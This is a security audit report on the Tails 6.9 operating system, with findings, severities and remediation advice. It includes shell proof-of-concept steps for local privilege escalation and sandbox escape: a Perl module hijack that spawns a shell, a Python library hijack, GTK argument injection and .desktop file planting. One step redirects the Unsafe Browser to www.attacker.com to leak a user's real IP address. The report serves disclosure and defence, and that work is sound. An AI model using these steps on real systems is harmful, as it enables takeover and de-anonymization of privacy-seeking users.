Penetration Test Report

Open Technology Fund

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1 Executive Summary

1.1 Introduction

Between November 1, 2024 andJanuary 6, 2025, Radically Open Security B.V. carried out a penetration test for Open Technology Fund , and a retest was also conducted to verify the remediation of identified issues.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following targets:

- Tails upgrader
- Recent code changes
- Implemented Thunderbird patches
- Randomness seeding
- Two-stage encrypted LUKS volume creation

The scoped services are broken down as follows:

- Penetration Test (incl. reporting + re-testing): 11-14 days
- PM/Review: 2 days
- **Total effort: 13 - 16 days**

1.3 Project objectives

ROS's objective was to perform a code audit of Tails 6.9, including the Tails upgrader, recent code changes, implemented Thunderbird patches, randomness seeding, and two-stage encrypted LUKS volume creation. In addition to analyzing these components, ROS sought to assist OTF by identifying vulnerabilities, assessing their potential impact, and proposing suitable solutions or mitigations to enhance security.

1.4 Timeline

The security audit took place between November 1, 2024 and January 6, 2025.

1.5 Results In A Nutshell

During the code audit of Tails 6.9, ROS identified 2 High, 1 Moderate and 1 Low-severity vulnerabilities. The audit included a thorough review of the Tails upgrader, implemented Thunderbird patches, randomness seeding, the two-stage encrypted LUKS volume creation process, and recent code changes to uncover potential security issues.

One of the most severe findings, rated high, stemmed from a third-party dependency affecting the Tails upgrader OTF-001 (page 9). This allows low-privileged `amnesia` users to escalate privileges to the tails-upgrade-frontend user by exploiting an untrusted search path in the `tails-upgrade-frontend` script. This leads to persistent root access after a reboot and compromises the entire system. However, it is important to note that this vulnerability originates from a third-party dependency, not from Tails developers, though it significantly impacts the Tails environment. This vulnerable dependency affected multiple libraries and was responsibly disclosed in collaboration with the Tails development team.

In addition, the review of recent code changes revealed the reintroduction of an argument injection vulnerability previously identified in an earlier audit OTF-003 (page 13). This moderate-severity issue allows the low-privileged `amnesia` user to manipulate arguments passed to privileged GTK-based GUI scripts. By exploiting the `--gtk-module` parameter, attackers can load custom GTK modules, enabling arbitrary code execution in multiple sandboxes. The impact depends on which sandboxes are affected, potentially leading to privilege escalation and compromising other system components.

ROS also observed that most sandbox environments permit the `amnesia` user to place malicious Python libraries in user-controlled directories, which sandboxed Python scripts execute later OTF-002 (page 10). This high-severity vulnerability allows attackers to access privileged resources and communications within the sandbox, posing significant security risks. For instance, it could enable attackers to leak the current Tails user's actual IP address, de-anonymizing them and compromising Tails' core privacy goals of protecting anonymity and preventing tracking.

We discovered that attackers with `amnesia` user privileges could abuse the `gtk-launch` tool to execute malicious applications within the Tor Browser sandbox OTF-004 (page 14). Although this requires user interaction, it could facilitate further attacks on the onion-grater firewall. Given the constrained impact, this issue has been classified as low severity.

We observed that the `unsafe-browser` component mounts the entire `/home` directory of the low-privileged `amnesia` user, allowing attackers with code execution inside the `unsafe-browser` sandbox to backdoor the environment by modifying persistent configuration files. Additionally, this setup introduces further attack vectors, as malicious files dropped in user-controlled directories could be accessed by the `unsafe-browser`, increasing the risk of privilege escalation. However, since we did not identify any direct exploitation path, this issue has been categorized as a hardening recommendation in non-finding NF-005 (page 16) to reduce attack surfaces and enhance system resilience.


We did not identify any vulnerabilities in the Thunderbird patches, randomness seeding, or the two-stage encrypted LUKS volume creation components. This indicates that these areas were well-implemented with robust protections against common attack vectors, enhancing the overall security of the Tails system.

The findings highlight the need for a restructured sandbox environment to limit access to user-controlled parts of the system. ROS recommends redesigning sandboxes to allow access only to specific, essential filesystem areas, thereby reducing the attack surface and further hardening Tails against future threats.


1.6 Summary of Findings

Info	Description
OTF-001 **High** **Type:** CWE-426: Untrusted Search Path **Status:** resolved	A third-party dependency vulnerability allows low-privileged amnesia users to escalate privileges by exploiting an untrusted search path in the tails-upgrade-frontend script, leading to arbitrary code execution.
OTF-002 **High** **Type:** CWE-426: Untrusted Search Path **Status:** resolved	The sandbox environment allows the amnesia user to place malicious Python libraries in user-controlled directories, which can be executed by Python scripts within the sandbox.
OTF-003 **Moderate** **Type:** CWE-88: Improper Neutralization of Argument Delimiters in a Command ('Argument Injection') **Status:** resolved	A misconfiguration in the sudoers scripts allows the low-privileged amnesia user to control arguments passed to privileged GTK-based GUI scripts.
OTF-004 **Low** **Type:** CWE-426: Untrusted Search Path **Status:** resolved	Attackers with amnesia user privileges can exploit the gtk-launch tool to execute malicious applications within the Tor Browser sandbox.

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

Info	Recommendation
OTF-001 **High** **Type:** CWE-426: Untrusted Search Path **Status:** resolved	• Avoid using the library until it is patched.
OTF-002 **High** **Type:** CWE-426: Untrusted Search Path **Status:** resolved	• Re-design the sandbox to minimize the access granted to the `amnesia` user-controlled parts of the system. • Alter Python invocations to include the `-I` option, forcing Python to ignore user site-packages directories.
OTF-003 **Moderate** **Type:** CWE-88: Improper Neutralization of Argument Delimiters in a Command ('Argument Injection') **Status:** resolved	• Modify the sudoers configuration to prevent the `amnesia` user from supplying arbitrary arguments to the affected scripts.
OTF-004 **Low** **Type:** CWE-426: Untrusted Search Path **Status:** resolved	• Modify the Bubblewrap configuration to exclude potentially troublesome directories from the sandboxed environment to prevent potentially malicious applications from being executed within the Tor Browser sandbox.

2 Findings

We have identified the following issues:

2.1 OTF-001 — Local privilege escalation via untrusted search path in third-party Perl module

Vulnerability ID: OTF-001 **Status:** Resolved

Vulnerability type: CWE-426: Untrusted Search Path

Threat level: High

Description:

A third-party dependency vulnerability allows low-privileged `amnesia` users to escalate privileges to the tails-upgrade-frontend user by exploiting an untrusted search path in the `tails-upgrade-frontend` script, leading to arbitrary code execution. This can result in persistent root access after a reboot, compromising the entire system.

Technical description:

The `/usr/local/bin/tails-upgrade-frontend` script can be executed by the low-privileged `amnesia` user under the higher-privileged `tails-upgrade-frontend` user context. The script attempts to load a `Toolkit.pm` Perl module from a relative path. This design flaw allows the `amnesia` user to create a malicious `Toolkit.pm` file in a writable directory such as `/tmp`, which can later be executed when the script is run, leading to arbitrary code execution and privilege escalation. The following proof of concept demonstrates how the issue can be reproduced:

```
amnesia@amnesia:/tmp$ mkdir -p Sub/HandlesVia/
amnesia@amnesia:/tmp$ cp /usr/share/perl5/Sub/HandlesVia/Toolkit.pm Sub/HandlesVia/

# edit the Toolkit.pm and add system("/bin/sh");
amnesia@amnesia:/tmp$ nano Sub/HandlesVia/Toolkit.pm

# trigger the LPE
amnesia@amnesia:/tmp$ sudo -u tails-upgrade-frontend /usr/local/bin/tails-upgrade-frontend
Prototype mismatch: sub Tails::IUK::Frontend::assert ($;$) vs none at /usr/local/share/perl/5.36.0/
Tails/IUK/Frontend.pm line 25.
$ id
uid=118(tails-upgrade-frontend) gid=126(tails-upgrade-frontend) groups=126(tails-upgrade-frontend)
```

Impact:

Attackers with the privileges of the low-privileged `amnesia` user can escalate their access to the `tails-upgrade-frontend` user. This escalation allows arbitrary incremental upgrades to be performed, creating a persistent root account that remains active after a reboot, leading to a complete compromise of the system.

Recommendation:

This issue originates from a third-party dependency, and we recommend that the Tails code be refactored to avoid using the vulnerable library until an official patch is released. The third-party dependency affected multiple libraries and was responsibly disclosed in collaboration with the Tails development team. It is important to clarify that this is not a flaw introduced by the Tails developers but rather one impacting the Tails environment due to the third-party component.

2.2 OTF-002 — Universal sandbox compromise via untrusted search path in Python 3

Vulnerability ID: OTF-002	**Status:** Resolved
Vulnerability type: CWE-426: Untrusted Search Path	
Threat level: High	

Description:

The sandbox environment allows the `amnesia` user to place malicious Python libraries in user-controlled directories, which can be executed by Python scripts within the sandbox. This vulnerability could lead to arbitrary code execution, potentially compromising the sandbox, exposing sensitive information, and undermining the anonymity of the Tails user.

Technical description:

A vulnerability exists due to the unsafe loading behavior of Python 3 libraries within the sandboxed environment when executed as the low-privileged `amnesia` user.

The issue arises from using the Bubblewrap command `bwrap --bind / /`, which maps the entire root filesystem into the sandbox, while still allowing the `amnesia` user to control certain parts of the environment. This configuration enables the pre-placement of malicious files that can later be exploited during script execution.

By default, Python 3 searches for required libraries in user-controlled paths, such as the user's home directory. This search order enables an attacker with `amnesia` user privileges to place malicious versions of libraries, like `tailslib`, in the `/home/amnesia/.local/lib/python3.11/site-packages` directory. When the sandboxed script is executed, it can load these malicious libraries, resulting in code execution within the sandbox.

Affected scripts:

- `/etc/sudoers.d/zzz_onioncircuits` -> `/usr/local/bin/onioncircuits`
- `/etc/sudoers.d/zzz_tails-installer` -> `/usr/local/bin/tails-installer`
- `/etc/sudoers.d/zzz_tbb` -> `/usr/local/lib/run-tor-browser`
- `/etc/sudoers.d/zzz_tca` -> `/usr/local/bin/tca`
- `/etc/sudoers.d/zzz_tps` -> `/usr/local/bin/tails-persistent-storage`
- `/etc/sudoers.d/zzz_unsafe-browser` -> `/usr/local/sbin/unsafe-browser`
- `/etc/sudoers.d/zzz_whisperback` -> `/usr/local/bin/whisperback`


Python3 load order:

```
amnesia@amnesia:/tmp$ python3 -m site
sys.path = [
    '/tmp',
    '/usr/lib/python311.zip',
    '/usr/lib/python3.11',
    '/usr/lib/python3.11/lib-dynload',
    '/home/amnesia/.local/lib/python3.11/site-packages',
    '/usr/local/lib/python3.11/dist-packages',
    '/usr/lib/python3/dist-packages',
]
USER_BASE: '/home/amnesia/.local' (exists)
USER_SITE: '/home/amnesia/.local/lib/python3.11/site-packages' (exists)
ENABLE_USER_SITE: True
```

The following proof of concept demonstrates how attackers with `amnesia` user privileges can exploit the vulnerability to leak the clear IP address of the `amnesia` user.

```
amnesia@amnesia:~$ mkdir -p /home/amnesia/.local/lib/python3.11/site-packages/tailslib/

amnesia@amnesia:~$ cp -r /usr/lib/python3/dist-packages/tailslib /home/amnesia/.local/lib/
python3.11/site-packages/

amnesia@amnesia:~$ echo 'import os
print("Hello from hijacked tailslib :)")
os.system("/bin/bash")
' >>  /home/amnesia/.local/lib/python3.11/site-packages/tailslib/__init__.py

amnesia@amnesia:~$ sudo /usr/local/sbin/unsafe-browser
Hello from hijacked tailslib :)

amnesia@amnesia:~$ exit

[...]

* Starting Unsafe Browser
Hello from hijacked tailslib :)

amnesia@amnesia:~$ sed -i 's/\/usr\/share\/doc\/tails\/website\/misc\/
unsafe_browser_warning.en.html/www.attacker.com/g' /home/amnesia/.unsafe-browser/profile.default/
user.js

amnesia@amnesia:~$ exit
```

```
exit
```



Impact:

Attackers may gain access to privileged resources and communications managed within the sandbox, leading to severe security risks. For example, this vulnerability allows attackers to leak the actual IP address of the current Tails user, effectively de-anonymizing them. Such exposure could reveal sensitive information and undermine Tails' core privacy objectives.

Recommendation:

Re-design the sandbox to minimize the access granted to the `amnesia` user-controlled parts of the system. The sandbox should restrict the `amnesia` user's access to only specific, essential filesystem parts, reducing the potential attack surface. Additionally, to prevent unsafe library loading behavior, Python invocations should include the `-I` option, which forces Python to ignore user site-packages directories and eliminates the untrusted search path vulnerability. This approach will help ensure that only trusted libraries are loaded during execution, significantly enhancing the security of sandboxed processes.

2.3 OTF-003 — Multiple sandbox compromises via argument injection

Vulnerability ID: OTF-003 **Status:** Resolved

Vulnerability type: CWE-88: Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')

Threat level: Moderate

Description:

A misconfiguration in the sudoers scripts allows the low-privileged amnesia user to control arguments passed to privileged GTK-based GUI scripts. By leveraging the `--gtk-module` parameter, attackers can load custom GTK modules, enabling arbitrary code execution and compromising multiple sandboxes.

Technical description:

During the audit of the sudoers scripts, we discovered that the low-privileged `amnesia` user controls the arguments passed to the scripts listed below. Since these scripts launch a GTK-based GUI, they inherently support native GTK parameters. One such parameter, `--gtk-module`, allows specifying a custom GTK module to be loaded from a given path. Consequently, this design flaw enables the amnesia user to inject and execute arbitrary code within these privileged scripts, resulting in multiple sandbox compromises.

Affected sudoers files:

```
- /etc/sudoers.d/zzz_onioncircuits
- /etc/sudoers.d/zzz_tca
- /etc/sudoers.d/zzz_tps
- /etc/sudoers.d/zzz_whisperback
```

The following proof of concept demonstrates how the issue can be reproduced.

```
amnesia@amnesia:~$ cp -af /var/run/user/1000/user-env /tmp/foo && sudo -u tails-persistent-storage
 ENVFILE=/tmp/foo /usr/local/bin/tails-persistent-storage --gtk-module shell
Gtk-Message: 18:38:26.666: Failed to load module "shell"
```

Impact:

The impact of this vulnerability varies based on the specific sandboxes compromised. These sandboxes operate within privileged network namespaces and manage sensitive resources, such as open sockets with higher privileged backend D-Bus services. As a result, attackers with `amnesia` user privileges could exploit these backend services, potentially escalating their privileges and compromising critical components of the system.

Recommendation:

Modify the sudoers configuration to prevent the `amnesia` user from supplying arbitrary arguments to the affected scripts. This measure prevents the exploitation of GTK-based parameters, such as `--gtk-module`, that could otherwise allow unauthorized code execution.

2.4 OTF-004 — Tor Browser sandbox compromise via untrusted search path in GNOME

Vulnerability ID: OTF-004 **Status:** Resolved

Vulnerability type: CWE-426: Untrusted Search Path

Threat level: Low

Description:

Attackers with `amnesia` user privileges can exploit the `gtk-launch` tool to execute malicious applications within the Tor Browser sandbox. While requiring user interaction, this could allow further attacks through the onion-grater firewall, though it doesn't directly lead to de-anonymization.

Technical description:

During the Tor Browser sandbox review, ROS identified a security issue with the `/usr/bin/tor-browser` script, which launches a `tca.desktop` application when Tor is not bootstrapped. By default, the `gtk-launch` command first searches the current user's home directory for a `.desktop` application before looking into other directories. Attackers equipped with `amnesia` user privileges could place a malicious `tca.desktop` application in the `/home/amnesia/.local/share/applications/` folder. Once this is done, they could launch the Tor Browser, triggering the execution of arbitrary code within the `Bubblewrap` sandbox when the victim clicks on the *Open Tor connection* button.

Affected code in `/usr/bin/tor-browser`:

```
if tor_has_bootstrapped || ask_for_confirmation; then
    # Torbutton 1.5.1+ uses those environment variables
    export TOR_SOCKS_HOST='127.0.0.1'
    export TOR_SOCKS_PORT='9050'

    start_browser "${@}"
else
    gtk-launch tca.desktop
fi
```

The following proof of concept demonstrates how the issue can be reproduced. Please note that the victims must click the *Open Tor connection* button for code execution:

```
amnesia@amnesia:~$ cp /usr/share/applications/tca.desktop /home/amnesia/.local/share/applications/

# edit the file and change Exec= to sh -c 'echo `id`'.
amnesia@amnesia:~$ nano /home/amnesia/.local/share/applications/tca.desktop

# trigger the code exec, nogroup means we are inside the Bubblewrap sandbox
amnesia@amnesia:~$ /usr/local/lib/run-tor-browser
uid=1000(amnesia) gid=1000(amnesia) groups=1000(amnesia),65534(nogroup)
```

Impact:

The window of opportunity for carrying out this attack is short, and the victim must click on a button for attackers to achieve code execution. Even if attackers manage to execute code within the sandbox, the onion-grater firewall, which filters commands via the Tor control port, remains in place, preventing easy deanonymization of the victim. However, attackers with `amnesia` user privileges could exploit this vulnerability to send authenticated messages to the onion-grater firewall, creating a potential vector for further attacks. Due to the limited impact, this issue has been downgraded to Low.

Recommendation:

Since `gtk-launch` by default searches for `.desktop` applications in the current user's home directory and does not allow specifying an absolute path, it would be beneficial to modify the Bubblewrap configuration. For instance, excluding specific directories, such as `/home/amnesia/.local/share/applications/`, from the sandboxed environment would prevent potentially malicious `.desktop` applications from being executed within the Tor Browser sandbox.

3 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

3.1 NF-005 — Unsafe Browser sandbox escape via mounted home directory

While reviewing the `unsafe-browser` component, ROS observed that the entire `/home` directory of the low-privileged amnesia user is mounted within the `Bubblewrap` sandbox. It is important to emphasize that while a strong `AppArmor` profile enhances the security of the `unsafe-browser`, it does not eliminate all potential risks. If attackers exploit a vulnerability in the `unsafe-browser`, such as an N-Day exploit, and gain remote code execution (RCE) within the `Bubblewrap` sandbox, they could easily compromise the `amnesia` user's environment. For example, they could backdoor the account by modifying the `/home/amensia/.bashrc` file, or other persistent configuration files. Additionally, this setup introduces further attack vectors: attackers with `amnesia` user privileges could drop malicious files into directories like `/home/amensia/.local` or `/home/amensia/.cache`, which the `unsafe-browser` might later access or execute, thereby expanding the risk of privilege escalation when attackers launch the browser.

Affected code in `/usr/local/lib/unsafe-browser`:

```
def main():
    parser = argparse.ArgumentParser(
        description="Run the Unsafe Browser in a sandbox"
        "whose chroot has been prepared already."
    )
    [...]
    run_in_netns_as_amnesia(
        "/bin/sh",
        "-c",
        f". /usr/local/lib/tails-shell-library/tor-browser.sh && \
        export TOR_TRANSPROXY=1 && \
        export MOZ_ENABLE_WAYLAND=1 && \
        exec_firefox_helper firefox.unsafe-browser \
           --class '{args.wm_class}' \
           --name '{args.wm_class}' \
           --profile '{args.profile}'",
        netns="clearnet",
        root=args.chroot,
        bind_mounts=[
            ("/home", "/home"),
            [...]
```

4 Future Work

- **Retest of findings**
  When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.
- **Regular security assessments**
  Security is a process that must be continuously evaluated and improved; this penetration test is just a single snapshot. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security.

5 Conclusion

During the code audit of Tails 6.9, ROS identified 2 High, 1 Moderate and 1 Low-severity vulnerabilities. The audit included a thorough review of the Tails upgrader, implemented Thunderbird patches, randomness seeding, the two-stage encrypted LUKS volume creation process, and recent code changes to uncover potential security issues.

One of the most severe findings, rated high, stemmed from a third-party dependency affecting the Tails upgrader. This vulnerability, which leads to persistent root access after a reboot and compromises the entire system, originates from external code, not from Tails developers, though it impacts Tails' environment significantly. The vulnerable dependency affected multiple libraries and was responsibly disclosed in collaboration with the Tails development team.

In addition, the review of recent code changes revealed the reintroduction of a moderate-severity argument injection vulnerability previously identified in an earlier audit. This issue allows arbitrary code execution, posing a risk to multiple sandboxed environments. The impact depends on which sandboxes are affected, potentially leading to privilege escalation and compromising other system components.

We discovered two other vulnerabilities: one high-severity issue that enables attackers with amnesia user privileges to leak the user's actual IP address, effectively de-anonymizing them, and another compromising the Tor Browser sandbox. While the latter requires user interaction and is mitigated by the onion-grater firewall restricting Tor control port commands, it was rated low due to its limited impact.

Additionally, ROS observed that the `unsafe-browser` mounts the entire `/home` directory of the low-privileged amnesia user, enabling attackers with sandbox code execution to backdoor the environment. This setup also creates further attack vectors by allowing access to malicious files in user-controlled directories, increasing privilege escalation risks. As we did not find any direct exploits, this issue is classified as a hardening recommendation to reduce attack surface and enhance resilience.

We did not find any vulnerabilities in the Thunderbird patches, randomness seeding, or the two-stage encrypted LUKS volume creation components. This indicates that these areas were well-implemented with robust protections against common attack vectors, enhancing the overall security of the Tails system.

In conclusion, the Tails operating system leaves a strong security impression, addressing most anonymity-related concerns. We did not find any remote code execution vulnerabilities, and all identified issues required a compromised low-privileged `amnesia` user – the default user in Tails. Looking back at the previous audit, we can see the Tails developers have made significant progress, demonstrating expertise and a serious commitment to security.

Despite these advancements, there remains room for improvement, particularly in isolating components within the system. The findings highlight the need for a restructured sandbox environment to limit access to user-controlled parts of the system. ROS recommends redesigning sandboxes to allow access only to specific, essential filesystem areas, thereby reducing the attack surface and further hardening Tails against future threats.

We want to wrap up this report by thanking the Tails team for their excellent cooperation and communication.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order

to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Dennis Brinkrolf	Dennis has a bachelor's degree in IT security and continues his study with a master's degree in IT security. Besides that, he followed his passion and worked as a security researcher for several years until today. He gained a deep knowledge of vulnerabilities in web applications written in PHP, Java, Python, and JavaScript. As a result, he found several critical security vulnerabilities in products that affect companies such as Toshiba, Telefónica, Aon, and Allianz. Thanks to his study, he also has basic knowledge in cryptography, binaries (reverse engineering, exploiting), mobile security (4G/5G), and hardware attacks (side channels).
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.

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